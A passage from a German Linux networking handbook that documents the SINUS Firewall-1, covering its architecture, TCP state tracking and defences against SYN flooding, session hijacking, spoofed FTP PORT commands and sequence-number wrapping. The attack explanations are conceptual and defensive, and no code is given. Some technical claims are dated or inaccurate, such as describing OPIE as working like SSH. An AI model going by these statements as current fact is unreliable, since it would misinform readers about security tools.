Ist die Firewall als "bastion host" konfiguriert, so wird jedes Paket zuerst gefiltert, bevor es in der Firewall selber Schaden anrichten kann. Die Pakete werden anhand der statischen und dynamischen Filterregeln überprüft, und je nach Resultat weitergeleitet, stillschweigend vernichtet, oder unter Aussendung einer beliebig wählbaren "ICMP" Meldung (destination unreachable...) zurückgewiesen. Falls der "notification level" nicht NULL ist, wird zusätzlich eine Meldung an den Firewall-Dämon gesendet, der dann weitere Aktionen ausführen kann. Das Kernel-Modul wird während dieser Ausführung nicht blockiert, und kann sich bereits wieder einem weiteren Paket widmen.

14.15 Sicherheit oder Verfügbarkeit ?

Entsprechend dem Stellenwert der Sicherheit über die Verfügbarkeit wurde das System so ausgelegt, daß es stets "failsafe" ist. Wenn der Firewall-Dämon abstürzen sollte, was theoretisch im Rahmen des Möglichen liegt, jedoch noch nie passiert ist, dann werden alle Interfaces komplett gesperrt. Es ist dann weder eingehender noch ausgehender Verkehr möglich, da bei geschlossenem "firewall device" alle Pakete per default vernichtet werden. Die Firewall muß dann von der Konsole aus reaktiviert werden. Diese Maßnahme gewährleistet, daß der Administrator alle Log-Files in Ruhe untersuchen und auswerten kann. Falls es dem Angreifer gelungen sein sollte, über einen aktivierten Dämon (apache, dns, sendmail) o.ä. mittels eines "buffer overflows" zu gelangen, dann ist diese Firewall jedoch verloren. Aus diesem Grund darf auf der Firewall niemals irgendein Dämon von innen oder außen erreichbar sein. Völlig bedenkenlos kann jedoch X-Windows oder andere Software installiert sein, sofern keiner der typischen Ports für den Zugriff von innen oder außen freigegeben wurde. Da nicht nur Server-Dämonen gegen Einbrüche aller Art empfindlich sind, sondern auch Clients (ftp, fetchmail, ...) ist es ausdrücklich untersagt, ein solches Programm auf der Firewall zu starten. Eine wirklich "sichere" Firewall hat nur ein einzige Aufgabe, nämlich als Firewall zu arbeiten.

14.16 Fernwartung und Sicherheit

Die Fernwartung einer Firewall von einem Arbeitsplatz aus ist immer mit großen Risiken verbunden. Es empfiehlt sich immer der Einsatz einer verschlüsselten Übertragung oder von Einweg - Paßworten. Aber auch die verschlüsselte Übertragung der Paßworte schützt nicht vor allen Angriffen. Es besteht immer die Möglichkeit, daß ein Angreifer auf einem Arbeitsplatz PC einen Keyboard-Sniffer installiert hat, und die Paßworte im Klartext erschnüffelt. Ohne die verschlüsselte Übertragung oder Einweg - Paßworte ist es für externe Angreifer und Insider leicht möglich, die Sicherheit der Firewall und somit der des gesamten Netzwerkes zu gefährden. Es darf nie vergessen werden, daß der Arbeitsplatz-PC in dem Moment der Fernwartung der Firewall zum System der Firewall hinzugehört. Angesichts der vielen Sicherheitslücken im InternetExplorer, Windows 95/98/NT ist damit auch die Firewall gefährdet.

PPTP

PPTP ist das Point to Point Tunneling Protocol, welches von Microsoft favorisiert wird. Es gibt inzwischen ausgereifte PPTP - Server und PPTP Gateways, die auch das Tunneln über die Firewall erlauben. PPTP Server unterstützen unter LINUX inzwischen das Point to Multipoint Protokoll, sodaß sich hiermit auch VPN´s aufbauen lassen. Unter Windows ist PPTP bereits enthalten.

SSH

SSH (Secure SHell) ist ein Verschlüsselungsmechanismus, der auf TCP/IP aufsetzt. Er arbeitet ähnlich wie PGP mit öffentlichem und privatem Schlüssel. Zur Herstellung der Verbindung sind feste IP - Nummern notwendig. SSH ist nur für die Errichtung einer sicheren Punkt zu Punkt Verbindung geeignet. Über SSH können prinzipiell alle Protokolle übertragen werden, daher eignet sich SSH perfekt zum Aufbau von VPN´s (Virtual Private Networks). Eingriffe in den Kernel sind nicht notwendig. SSH kann parallel zu anderen Protokollen installiert sein.

ENskip

ENskip ist ein zu SUN Skip kompatibler Clone, der direkt auf dem IP-Layer aufsetzt und somit Änderungen im Kernel erfordert. Die jeweiligen Interfaces können somit keine normalen Protokolle mehr übertragen. Beim Einsatz von ENskip müssen keine Änderungen bei der Software vorgenommen werden. Für den Aufbau von VPN´s ist ENskip hervorragend geeignet.

S/KEY

S/KEY ist ein System, welches mit verschlüsselten Einmal - Paßworten arbeitet. Jedes Paßwort aus einer Liste ist nur einmal gültig und verfällt nach einem erfolgreichen Login-Versuch. Es ist einfach zu installieren.

OPIE

OPIE arbeitet ähnlich SSH.

14.17 Erweiterungen in der SINUS Firewall

Die Firewall besteht im wesentlichen aus diesen Komponenten:

- Das Kernel "filter module" ist ein nachladbares Modul, welches zu Laufzeit des Kernels eingefügt (nicht aber entfernt) werden kann. Von diesem Zeitpunkt an ist das "filter module" fest mit dem Bertriebssystemkern verbunden.
- Der Firewall-Dämon kann und sollte als unprivilegierter Userprozess gestartet werden. Dessen einzige Aufgabe ist es, über das "firewall device" mit dem "filter module" zu kommunizieren, und Meldungen in Logfiles zu schreiben. Er stellt das Interface für das "sfc" Programm zu verfügung, sowie das Interface für die Kommunikation mit anderen Firewalls.
- Der "firewall super daemon" läuft als privilegierter Prozess. Er besitzt keinerlei andere Aufgaben, außer im Falle eines "crash" oder auf Befehl der Konfigurationssoftware nach "reconfigure" den Firewall-Dämon neu zu starten.
- Das sfc "user control program" ist ein einfaches Programm für den Benutzer, um den Zustand der aktiven Firewallregeln, die momentanen Verbindungen und die Variablen anzuzeigen, sowie die Firewall neu zu konfigurieren. Es kommuniziert direkt mit dem Firewall-Dämon.
- Die Firewall-Client Software kann sowohl auf der Firewall selber gestartet, als auch auf entfernten Arbeitsplatz-PC´s gestartet werden. Sie ist in JAVA geschrieben und auf allen Betriebssystemen (OS/2, MAC, UNIX, PC...) lauffähig. Sie kommuniziert mit dem Firewall-Dämon und erlaubt die komfortable Programmierung der Firewall sowie deren Überwachung.

14.18 SINUS Firewall-1 TCP/IP Stack

Die 3 Wege - Architektur

Einfache Firewalls besitzen nur eine 2-Wege Zustandsmaschine, wie sie leider heute noch in einigen DOS - Firewalls zu finden ist. Hierbei gilt eine Verbindung als hergestellt, wenn nach dem Client - SYN der Server mit SYN antwortete. Diese TCP/IP Stacks sind empfindlich gegen vielerlei Angriffe und nicht mehr Stand der modernen Firewall-Generation.

Die SINUS Firewall hält sich hierbei streng an den RFC 793 - Standard und differenziert den Zustand genauer. Auf das SYN - Paket, also den Verbindungswunsch eines Clients, beispielsweise über TCP, antwortet die Firewall mit einem SYN/ACK. Danach werden zwischen Client und Server nur noch Pakete mit gesetztem ACK ausgetauscht, bis ein FIN vom Client oder Server die Verbindung als beendet erklärt.

Hierbei ist eine Vielzahl von Angriffen möglich. Z.B. kann ein gespooftes "RST" oder "FIN" Signal eines Angreifers dafür sorgen, daß die Verbindung zwischen Client und Server abbricht, wenn einer der beiden Partner der Meinung ist, daß der andere die Verbindung unterbricht. Hierzu muß der Angreifer natürlich die IP-Adresse der Partner fälschen (spoofing).

Ebenso würden gespoofte SYN´s an die beiden Partner zu einer Endlosschleife führen. Ein DoS Angriff wäre somit erfolgreich.

Daher wurde die Zustandsmaschine im Laufe der Zeit erweitert. Eine Verbindung gilt nach RFC 1122 dann nur noch als beendet, wenn sowohl Client und Server sich über ein FIN geeinigt haben. In diesem Falle dürfen weder von Client oder Server keine ACK Pakete mehr gesendet werden. Ein Angreifer müßte dann sowohl an den Client als auch an den Server ein FIN oder RST senden, um die Verbindung zu unterbrechen.

Der TCP/IP Stack mußte daher wieder um eine Kleinigkeit erweitert werden. Falls noch Datenpakete mit ACK zwischen Client und Server ausgetauscht werden, kann also ein RST oder FIN von einem der beiden Beteiligten nicht tatsächlich stammen. Solange, wie ACK Pakete auf einem der Hosts eintreffen, wird ein RST oder FIN nicht als Verbindungswunsch akzeptiert. Da der aber auch noch den Austausch von Paketen mit ACK zwischen Server und Client verhindern müßte, damit die gespooften **RST** oder **FIN** Pakete bei Client und Server akzeptiert würden, bleibt ihm nur noch eines - die Aufgabe. Solange nicht Server und Client beide ein **FIN** sich gegenseitig schicken, gilt die Verbindung als **half close**, also halb geschlossen. Wenn man mit **netstat** unter UNIX oder Microsoft Windows sich alle momentanen Verbindungen ansieht, kann man den Zustand der Verbindungen genau ansehen. Unter UNIX genügt ein PERL Skript, um bestimmte Verbindungen gezielt zu schließen. Im Falle, daß die Verbindung gerade geöffnet wurde, also gerade den **SYN- SYN/ACK** hinter sich hat, wird dieser Zustand als **half open** bezeichnet.

In jedem Falle wird im TCP/IP Stack für jeden Zustand (half open/close) und jede einzelne Verbindung ein Timer gestartet, der auch stets Statistiken über die Qualität der Verbindungen mitführt. Ist die Verbindung z.B. sehr gut, weil Client und Server direkt nebeneinander stehen, so kann und muß der Timeout heruntergesetzt werden. Ein Angreifer könnte ansonsten den SYN-RCVD Buffer fluten, und der Server hätte keine Möglichkeit mehr, weitere Verbindungen anzunehmen (syn-flood). Andererseits würde ein zu kurzer Timeout den Verbindungsaufbau zu einem weit entfernten Client verhindern.

Aber auch diese Verfahrensweise birgt Gefahren: Was wäre, wenn ein Client, der direkt neben dem Server steht, eine langsame Verbindung vortäuschen würde, damit der Server den Timeout höher setzt, um dann schnell einen SYN Angriff zu starten ? In dem Fall, daß der SYN-RCVD - Buffer gefüllt ist, sendet die Firewall aktiv einfach ein ACK Paket mit falscher Prüfsumme, damit es verworfen wird an alle Clients, um die bestehenden Verbindungen nicht terminieren zu lassen (timeout refresh) und ein SYN-ACK sowohl an die echten, als auch die vom Angreifer gespooften Adressen, die natürlich ins Leere laufen. Nach einiger Zeit beendet die Firewall dann alle Verbindungen, die nicht mit einem SYN-ACK quittiert wurden und kann so den SYN-RCVD Buffer leeren. Es bleiben nur noch diejenigen Verbindungen übrig, die zuvor bestanden haben und die ernsthaft neu initiiert wurden.

Aber auch diese Technik birgt Gefahren: Ein Angreifer könnte so die Firewall mit schnellen, gespooften SYN Paketen ganz aus der Nähe dazu veranlassen, dem Host, der die gespoofte IP - Nummer besitzt, eine Flut von SYN-ACK Paketen zu schicken. Dies könnte durchaus zur Leitungsüberlastung bei einigen Providern führen, insbesondere bei denjenigen, deren Anbindung etwas langsamer ist. In diesem Falle wäre die Firewall selber zwar gegen SYN flooding gesichert, würde aber zu einem DoS (denial-of-service) bei einem völlig Unbeteiligten führen, der zufällig die IP-Adresse des vom Angreifer benutzten, gespooften Pakets besitzt.

Die SINUS Firewall kann zuverlässig diesen Mißbrauch verhindern, indem sie für jede Verbindung einen eigenen Counter setzt, der bei einer maximalen Anzahl von SYN-Paketen einer bestimmten (auch gespooften) IP - Nummer das Aussenden des SYN-ACK stoppt.

Für den Schutz ihrer Standleitungskunden, besonders denen mit ISDN-Anschluß sollte von allen größeren Providern evtl. dieses Problem genauer bedacht werden. Hier hilft der Einsatz einer schnellen Firewall mit SPF - Architektur, die diese DoS Angriffe verhindert, indem sie die Zustände aller Verbindungen der Kunden im eigenen Netzwerk speichert, und gegen SYN-ACK Pakete verteidigt, denen kein SYN vorangegangen ist. Allerdings muß auch das Netzwerk gegen gegenseitige Angriffe von Kunden untereinander gesichert werden. Hierzu wäre dann der Einsatz von Firewall - Routern notwendig. Diese Technik entspricht exakt derjenigen, die im Checkpoint Firewall-1 "SynDefender Gateway" zum Einsatz kommt.

14.19 TCP sequence number checking

SINUS Firewall kann einige weitere Angriffe wirkungsvoll bekämpfen, die vielen Anbietern noch Probleme bereiten:

- **Sequence number guessing**

  Das Erraten der Sequenznummer ist ein Angriff der nur in derselben **collision domain** funktioniert. Nach der Herstellung einer normalen ftp oder telnet Verbindung kann ein Angreifer, sofern zwischen Client und Server TCP Pakete mit Seriennummern ausgetauscht werden, die einem bestimmten Muster folgen. Beispielsweise ist es unter BSD-UNIX üblich die Inkrements dieser Seriennummern auf 128.000 festzusetzen. In dem falle, daß ein Angreifer die TCP-Sequenznummern im Vorhinein bestimmen kann, ist es ihm somit möglich, in einen Datenstrom seine eigenen Befehle mit hinein zu schleusen. Wenn er aufgrund dessen, daß er ja alle Pakete, die bisher zwischen Client und Server ausgetauscht wurden, zudem noch in der Lage ist, die Prüfsummen korrekt vorher zu berechnen und schneller, als der "echte" Client zu senden, dann hat der die Verbindung übernommen. Dieser Trick wird noch sehr häufig angewendet und ist unter "session hijacking" bekannt. Allerdings sind hierzu noch einige Voraussetzungen notwendig. Erstens muß er schneller auf den Server zugreifen können, als der echte Client, zweitens muß er gleichzeitig "gespoofte" Pakete erzeugen und sämtliche zwischen Client und Server ausgetauschten Pakete mitlauschen können, und zudem einen schnellen Rechner besitzen. Programme, die diese Berechnungen durchführen, gibt es überall im Internet zu finden. Der Aufenthaltsort des Angreifers muß sich also entweder sehr nahe am Client oder am Server, oder irgendwo zwischen diesen beiden Clients befinden. Hierzu müßte er sich direkt in eine der Verbindungsleitungen auf dem Weg zwischen Client und Server einklinken. Ohne diese Voraussetzungen würde ein solcher Angriff kaum sofort gelingen, und die Firewall würde einen solchen Angriff schnell bemerken können.

- **TCP Prüfsummen**

  Die Überprüfung der TCP - Prüfsummen bei einigen Firewalls im Falle dessen, daß ein SYN, RST oder FIN Segment eintrifft, wird vom TCP/IP Stack nicht mehr durchgeführt. Ein Angreifer kann also, wenn er weiß, daß die Firewall diese nicht mehr korrekt durchführt, Pakete so konstruieren, daß mehrere simultane, genau vorher berechnete Sequenzen dann durch die Firewall tunneln können, wenn eine der Sequenzen ein **RST** oder **FIN** enthält. Die bis dahin im Eingangsbuffer des TCP/IP Stacks eingegangenen Pakete werden also als Pakete mit korrekter Prüfsumme betrachtet, und vom äußeren Filter (outbound) an den inneren Filter (inbound) übergeben, den diese Pakete dann auch, sofern sie korrekt berechnet wurden, überqueren können. Alle anderen Hilfspakete werden dann schon am äußeren Filter gelöscht, sie haben dann aber schon ihren Zweck erfüllt. Um diesen Angriff ausführen zu können, muß der Angreifer sich sehr nahe an der Firewall selber befinden, da es hierbei auf exaktes Timing im Millisekundenbereich oder weniger ankommt.

Spoofing

Besonders beliebt ist ein Angriff, der ein wenig der Mithilfe einer Arbeitsstation im Netzwerk bedarf. Hierzu sendet man an einen beliebigen Benutzer in einem Unternehmen unter einem Vorwand ein Programm, welches dieser dann startet. Was er nicht weiß, daß dieses Programm, mit der gespooften (vorgetäuschten) Adresse eines Servers oder der Firewall eine Verbindung zu einem Server im Internet aufbaut. Die Firewall, in Erwartung eines Datenstromes von diesem Server als Antwort läßt somit Pakete eines Angreifers, die an die Firewall oder einen Server im geschützten Netzwerk adressiert sind, passieren. Woher sollte die Firewall wissen, daß es nicht der Server oder die Firewall selber war, die die Verbindung aufgenommen hat. Bei einer vorgetäuschten FTP-Verbindung, z.B. könnte mit dem Befehl PORT 23 der Firewall signalisiert werden, daß ein Datenstrom aus dem Internet zum inneren Server auf Port 23 (telnet) zuzulassen ist. Der Angreifer hätte somit aus dem Internet auf den internen Server über die Firewall hinweg Zugriff.

Window Oversize

Server mit sehr schneller Anbindung sind einer zusätzlichen Gefahr ausgesetzt. Sequenznummern müssen in ein gewisses Fenster fallen. Zu Beginn einer TCP-Verbindung wird dem Server vom Client mitgeteilt, daß ab der "initial seqeuence number" (ISN) sich alle übermittelten Sequenznummern (SSN) in einem bestimmten Fenster befinden müssen. In "high speed networks" kann es somit passieren, daß ein Angreifer Pakete erzeugt, die ähnlich wie beim "session hijacking" dafür sorgen, daß ein "wrapping" der SSN´s, also ein Umbruch über das Maximum von 32 Bit stattfindet, und die SSN´s im untersten Bereich der möglichen SSN´s fortgeführt werden. Somit kann es einem Angreifer gelingen, das die Firewall Pakete passieren läßt, obwohl die die SSN´s falsch sind. Dieser Angriff ist nur dann möglich, wenn in hispeed networks der TCP/IP-Stack der Firewall die SSN´s nicht entsprechend mit dem vom Client vorgeschlagenen Fester (window size) vergleicht, nach "between", "before" und "after" differenziert, und Pakete, deren SSN nicht in das Fenster fällt, blockt. Einige Serverbetriebsysteme differenzieren nicht. Auch einige Firewalls, die sich zu Clustern zusammenkoppeln lassen, sparen sich diese Abfrage besonders in Hinsicht des Falles, daß die Verbindung erfolgreich zustande gekommen ist (connection established state). Sie tauschen nur bei der Einleitung (connection establishment), also während der SYN-SYN/ACK Sequenzen und Beendigung (connection termination), bzw. während der RST/RST oder FIN/FIN Übermittlung Informationen über das Fenster aus. Grund dieses Vorgehens ist, daß ein Datenaustausch zwischen den Firewalls über Verbindungszustände und dynamische Filterregeln nur bei Anfang und Ende einer Übertragung stattfinden muß. Falls sich Firewall Cluster auch noch nebenher über die **windows size** der einzelnen HiSpeed Verbindungen kontinuierlich austauschen müßten, wären wohl die Firewalls etwas überfordert. Angesichts der Tatsache, daß fehlerhafte Prüfsummen ein RESET Signal an die Sourceadresse zur Folge haben, könnte hiermit eine Firewall als RESET- Generator mißbraucht werden. Sämtliche an den Backbone angeschlossene Hosts sind in Gefahr, durch eine Flut von RESETs mit geschickt gewählten , gespooften IP - Nummern von dem Rest der Welt abgeschnitten zu werden.

DoS mit falschen Prüfsummen

Pakete mit falschen TCP Prüfsummen, die von der Firewall nicht frühzeitig aussortiert werden, können den TCP/IP Stack übermäßig stark beanspruchen und evtl. auch korrumpieren.

Windows scale option

Wie in RFC 1323 in den Erweiterungen für Hochgeschwindigkeitsnetze beschrieben, kann die "window size", in die die TCP SSN´s fallen müssen, auf 32 Bit erweitert. Sie kann nur im SYN segment initiiert werden und muß von beiden Hosts unterstützt werden (window scale option). Beim Einsatz von Servern in Hispeed LAN´s ist die Erweiterung auf 64 Bit zu empfehlen (LINUX 2.2, Solaris, NetBSD)

PASV Modus bei FTP

Der "passive" Modus (PASV-FTP) bei der FTP-Übertragung erfordert stets eine Erweiterung gewöhnlicher Filter oder generischen Proxy's um die spezifischen Protokollmechanismen. Es muß dafür gesorgt werden, daß der Client innerhalb des gesicherten Netzwerkes beim Zugriff auf einen FTP-Server über die Firewall stets die Portnummer bestimmt. Dies geschieht über den PORT Befehl. Die Firewall muß also den PORT Befehl auf Zahlen < 1024 überprüfen, damit ein Zugriff auf die privilegierten Ports aus dem Internet unterbunden wird. Ein Restrisiko bleibt jedoch. Viele Intranet-Server, Proxy-Cache und SQL - Server belegen unpriviligierte Ports. Hier muß dafür gesorgt werden, daß IDENTD , DNS (reverse lookup) im gesicherten Netzwerk zuverlässig funktionieren. Evtl. sind weitere Filterregeln notwendig, um diese Ports auf internen Servern nochmals abzusichern. Die SINUS Firewall begrenzt die möglichen Ports, aufalle unpriviligierten < 1024, mit Ausnahme der für X-Windows reserviertenPorts 6000...6100. Ein Zugriff auf privilegierte Ports oder X-Window -Server über die Firewall hinweg ist dann nicht mehr möglich. Es gibt aber genügend Portnummern, die z.B. für Fernwartung, Proxy-Cache o.ä. genutzt werden. Diese Ports sind weiterhin gefährdet.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

14.20 Design der internen Kommunikation

Es werden zwei Arten von sockets benutzt:sockcomm und sockfriends warten auf eingehende Nachrichten von "trustedhosts" und "fiends", also explizit in den Firewall-Regeln eingetragene,vertrauenswürdige befreundete Hosts. Die Funktionen sock_trusted[] undsock_friends[] sind Listen von Sockets, die Nachrichten an jeden eizelnen "trusted host" und "friend" senden.Es gibt aber im Dämon keinerlei Schutz gegen unberechtigte Zugriffe von außen. Es ist also unbedingt erforderlich, den UDP-Port 7227 für eingehende Nachrichten von "trusted hosts" und den UDP-Port 7228 für eingehende Nachrichten von "friends" freizuschalten.

- Nachrichten Angesichts dessen, daß diese Austauschkanäle einen sicheren IP-Layer benötigen, der ohnehin Prüfsummen der übertragenen Daten erstellt, wird die Übertragung über UDP abgewickelt. Trotzdem ist der Transfer der dynamischen Regeln der Firewalls untereinander über Prüfsummen nochmals abgesichert. Die Nachrichten selber bestehen aus zwei verschiedenen Nachrichtentypen, aus Logeinträgen und dynamische Firewallregeln
- Die Logeinträge Die Logeinträge bestehen aus reinen ASCII- Zeichenketten, die auf 200 Buchstaben Länge begrenzt sind. Die Unterscheidung zwischen Logeintrag unddynamischen Firewallregeln findet über eine besondere Kennung (SF_FW_MAGIC)statt. Der empfangene Host fügt dann die IP-Adresse aus dem Logeintrag hinzu, und fügt dann die vom "trusted host" übernommenen, dynamischen Firewallregeln zu seinen eigenen hinzu.
- Dynamische Regeln Eine dynamische Regel besteht aus Zeigern auf Datenstrukturen und dynamisch angelegte Objekte in einem Dämon. Bevor also eine dynamische Regel gesendet werden kann, muß der Dämon diese erst aus dem RAM auslesen, diese in Listen einordnen, mit einer Nummer versehen, und erst dann können diese an andere Firewalls übermittelt werden. Das Format dieser Struktur ist folgendermaßen abgelegt:

14.21 SINUS Firewall-1 und der LINUX Kernel

Dieser Text beschreibt die notwendigen Änderungen im Kernel von Linux, das Design der Schnittstelle zum Kernel, das Kernel Filter Modul, die Funktion des Firewall-Daemon und der Firewall - Schnittstelle

14.22 Übersicht

Die Komponenten

Die sf Firewall besteht aus folgenden Komponenten:

- Filter-Modul
- Firewall-Dämon
- sfc Userprogramm
- Firewall Pipe

Man beachte die Trennung von Kernel-Filter-Modul und Firewall-Daemon.

Das Kernel Filter-Modul ist ein sogenanntes "loadable module" welches während der Laufzeit in den Linux Kernel eingefügt wird. Es ist von diesem Zeitpunkt an Teil des Kernels, so als ob es direkt in den Kernel hinein kompiliert worden wäre. "Loadable modules" sind eine der besonderen Eigenschaften von LINUX.

Der Firewall-Daemon läuft als unprivilegierter User-Prozeß. Er hat keine besonderen Zugriffsrechte, außer denen, die notwendig sind, um mit der Firewall-Schnittstelle zu kommunizieren und in Log-Dateien zu schreiben.

Das "sfc" Programm kann zu Darstellung eines momentanen Abbildes der aktivierten Filterregeln und Variablen der Firewall genutzt werden.

Die Firewall Pipe wird zur Kommunikation zwischen dem sfc Programm und dem Firewall-Daemon genutzt.

Paket-Filter

Der Paketfilter der Firewall nimmt an einer Netzwerk-Schnittstelle (1) ein IP-Paket an, welches zur zweiten Netzwerkschnittstelle (2) weitergeleitet werden soll. Dies stellt den Normalfall dar, wenn die Firewall als Router eingesetzt wird.

Bei der Ankunft wird das Paket in die Warteschlange der Netzwerkschnittstelle (1) geschickt und dann an den Kernel IP Code übergeben. Von dort wird das Kernel Filter-Modul aufgerufen (über den Zeiger sf_fw_chk). Die sf_fw_chk() Funktion gibt die Ergebnisse der Untersuchungen an den Kernel zurück. Hier übergibt sie als Ergebnis, wie mit dem IP-Paket zu verfahren ist: verwerfen, zurückweisen oder annehmen. Falls das Paket angenommen ist, wird es successive an die Netzwerkschnittstelle (2) gesendet und verläßt die Firewall.

Wenn ein IP-Paket das Kernel-Filter-Modul erreicht, durchsucht dies seine internen Tabellen und sendet

unverzüglich einen Code zurück(verwerfen, zurückweisen, annehmen). Wurde der Firewall-Daemon über das Ereignis unterrichtet, wird eine Nachricht erstellt und an den Nachrichten-Buffer gesendet.

Linux Kernel-Änderungen

Um die Komponenten Kernel Filter-Modul und Firewall-Daemon in das Betriebssystem einzubinden, sind einige Änderungen vorzunehmen. Das sfc User Programm und die Komponenten des Firewall-Device benötigen keine Änderungen, und können während der Laufzeit geladen werden.

Ein Ziel der Entwicklung der SINUS Firewall-1 war es, die Anzahl und Komplexität der Kernel-Änderungen gering zu halten, um ein einfaches Aktualisieren des Kernels und eine gute Portierbarkeit zu ermöglichen. Dazu wurde soviel "code" als möglich in das Kernel Filter-Modul und in den Firewall-Daemon eingebaut.

Dies sind die neuen Dateien: Die Datei config.in, welche die Anfragen für die "make config facility" enthält. Ein Makefile und die Dateien ip.c und tcp.c um Anrufe zum Kernel-Filter-Modul "stub" hinzuzufügen. Die Datei ksyms.c, welche alle exportierten Symbole auflistet. Die Datei sf_kernel.h (neu), die die Kernel-Filter-Modul-Schnittstelle beinhaltet. sf_stub.c (neu), das Kernel-Filter-Modul "stub".

Beschreibung der Kernel-Filter-Module Stub

Die Stub-Datei, sf_stub.c, enthält den Filter-Funktions-Zeiger sf_fw_chk() und zwei Dummy-Routinen, welche alle Pakete entweder zurückweisen oder passieren lassen. Die Filter-Funktion wird jedoch nie direkt aufgerufen, sondern ausschließlich nur durch den Funktions-Zeiger im Filter. In der momentanen Implementierung zeigt der Funktions-Zeiger im Filter entweder auf die Funktion des Kernel Filter-Moduls, oder auf eine der Dummy-Routinen der Stub-Datei.

Um Aufrufe zum Filter-Funktions-Zeiger hinzuzufügen, muß die Datei ip.c modifiziert werden. Beim starten des Systems ist der Funktions-Zeiger des Filters auf die "Paket passieren lassen" Dummy-Routine eingestellt, sodaß die Firewall nicht arbeitet. Ohne das freigeschaltete Dummy Interface ist die Firewall nicht in der Lage, Informationen an das Monitor Interface zu senden. Vorsicht also mit der Einstellung "block all pakets" !

14.23 Komponenten der SINUS Firewall-1

Installation der Kernel Filter Module

Das Kernel Filtermodul, sf.o, enthält Code zur Initialisierung, Konfiguration und zum Betrieb des Firewall-Devices /dev/firewall. Der Quellcode befindet sich im File sf_device.c . Es sei noch erwähnt, daß sich sowohl der "message buffer", als auch die echten Paketfilter Funktionen sich in der Funktion sf_check_packet() befinden. Das Einfügen des Filters in den Kernel mit insmod hat keine Auswirkung auf den Funktionszeiger des PaketFilters und aktiviert somit auch nicht den "message buffer".

14.24 Starten des Firewall-Dämons

Der Firewall-Dämon benutzt die Firewall Schnittstelle /dev/firewall, um mit dem kernel filter Modul zu kommunizieren. Der Firewall-Dämon selber greift nicht direkt auf Funktionen des Kernels zu. Bei seiner Aktivierung öffnet dieser die Firewall Schnittstelle im read/write Modus (wie ein File) und aktiviert dann den message Buffer in dem Modul. Der Packetfilter Funktionszeiger sf_fw_chk, der bis hierhin auf die dummy "pass packets" Funktion zeigt, wird nun auf die echte Filterfunktion des Filtermoduls umgebogen.

Die Filterfunktion fängt nun an, die Pakete zu analysieren. Immer dann, wenn ein Paket den Konfigurationseinstallungen entspricht, benachrichtigt es den Firewall-Dämon, erzeugt eine Nachricht und speichert diese im Message buffer. Nun kann auch der Monitor für den User aktiviert werden, um die Nachricht anzuzeigen. Der Firewall-Dämon liest nun den ganzen Message buffer. Die buffer struktur sf_proc enthält nun einen Zähler (num_entries) der die Zahlder gültigen Einträge enthält. Wenn keine Nachrichten im Buffer enthalten sind, dann wird der Firewall-Dämon vorübergehend deaktiviert, damit er nicht mehr vom Firewall-Device liest. Das spart CPU Zeit. Sobald aber neue Nachrichten eintreffen, wird der Firewall-Dämon von der Filterfunktion im Kernel reaktiviert.

Wenn der Message buffer voll ist, das passiert immer dann, wenn die Auslesefunktion deaktivert oder überlastet ist, dann benachrichtigt die Filterfunktion den Kernel, woraufhin dieser dann Pakete verwirft, und den Counter für verlorene Pakete aktiviert.

Sobald das Filterdevice geschlossen wird, wird der Zeiger auf die Filterfunktion wieder auf die dummy Filterroutine gesetzt. Weitere Details sind in dem Abschnitt "Start und Kontrolle des Firewalls" beschrieben.

14.25 Konfiguration der Filterfunktionen durch das Firewall-Device

Der vorhergehende Abschnitt handelte über das Firewall-Device. Das Device ist im übrigen auch in der Lage, Schreibzugriffe zu handeln. Alle Schreibzugriffe werden als Befehle für die Filterfunktion interpretiert. Um ein Durcheinander in den Filtertabellen zu vermeiden, werden alle Schreibzugriffe nach einer magischen Signatur durchsucht. Wenn diese nicht der Fall wäre, so könnten die Filtereinstellungen per Zufall verändert werden.

Der Firewall-Dämon erzeugt und löscht Filterregel, indem er einfach in das Firewall-Device hineinschreibt. So ist es möglich, daß Firewalls im Cluster sich über die dynamischen und statischen Filterregeln austauschen.

Rekonfiguration der Filterfunktion

Der Filter kann von außen durch das SFC Userprogramm und die JAVA-Applets die Filterfunktion umkonfigurieren. Hierzu wird das Firewall-Device im **write only** Modus geöffnet. Während des Datentransfers wird die Verarbeitung der eintreffenden Pakete eingestellt, um eine Vermischung mit bestehenden Regeln zu vermeiden.

Auslesen von aktiven Filterregeln

Der User muß stets über die gerade aktivierten Filterregeln informiert sein können. Hierzu genügt es, mit dem sfc Userbefehl die aktiven Regeln aus dem Kernel Filter Modul auszulesen.

Wenn das Firewall-Device einen Lesezugriff bemerkt (im Gegensatz zu schreib/lese und schreib Zugriff), sendet es die aktiven Regeln an das sfc Programm.

- read-write mode (default mode, used by the firewall daemon) delivers notification messages and takes single reconfiguration commands,
- write-only mode (used by the sfc user control program) completely reconfigures the filter function and stops packet processing during the data transfer,
- read-only mode (used by the sfc user control program) returns all active rules.

Das Firewall-Device ist während eines Zugriffs nicht deinstallierbar.

Der Firewall-Dämon

Der Firewall-Dämon bemerkt, ob bereits ein solcher installiert ist. Der Quellcode dieses Dämons ist in mehrere Files aufgespalten. sfc.c, sf_log.c, sf_spy.c:

- sfc.c aktiviert die Datenstrukturen, die Umgebung und forkt (Kopiert sich selber).
- sf_log.c enthält den Firewallcode
- sf_spy.c enthält den Code für counter intelligence

Immer dann, wenn das SFC Programm gestartet wird, prüft es nach, ob es nicht mit Supervisor - Rechen gestartet wurde. Danach erst durchsucht es das Konfigurationsfile, soweit vorhanden. Es überprüft weiterhin, ob der Firewall-Dämon bereits läuft. Das File firewall.pid enthält die Prozess-ID (ps xa) des laufenden Firewall-Dämons. Diese ProzessID wird benötigt, den Dämon anzuhalten, zu rekonfigurieren und user Befehle anzuzeigen.

Signale and the Firewall Pipe

Der Firewall-Dämon reagiert auf alle Signale, bis auf SIGKILL und SIGSTOP. Die Signale des Signalhandlers (kill) wirken sich auf alle Funktionen der Firewall aus.

Über den Signalhändler werden Timeouts von dynamischen Firewallregeln und Variablen (Alarmfunktion) geregelt, das Programm beendet (SIGTERM), und eine Kopie initiiert (SIGUSR2), sowie Variablen in eine Firewall Pipe geschrieben.

Das Signal SIGUSR2 wird von dem SFC Programm gesendet, z.B. um Variablen anzuzeigen (sfc show). Der Firewall-Dämon forkt dann, um einen Schnappschuß seines momentanen Zustandes festzuhalten. Andernfalls würden sich Variablen während des Auslesens verändern, der Zustand wäre nicht eindeutig. Da nun der User mit dem SFC Programm in Ruhe den Zustand betrachten und analysieren kann, kann auch der Firewall-Dämon weiter laufen. Es ist allerdings zu beachten, daß gerade bei Hispeed Netzwerken genügend RAM zur Verfügung steht.

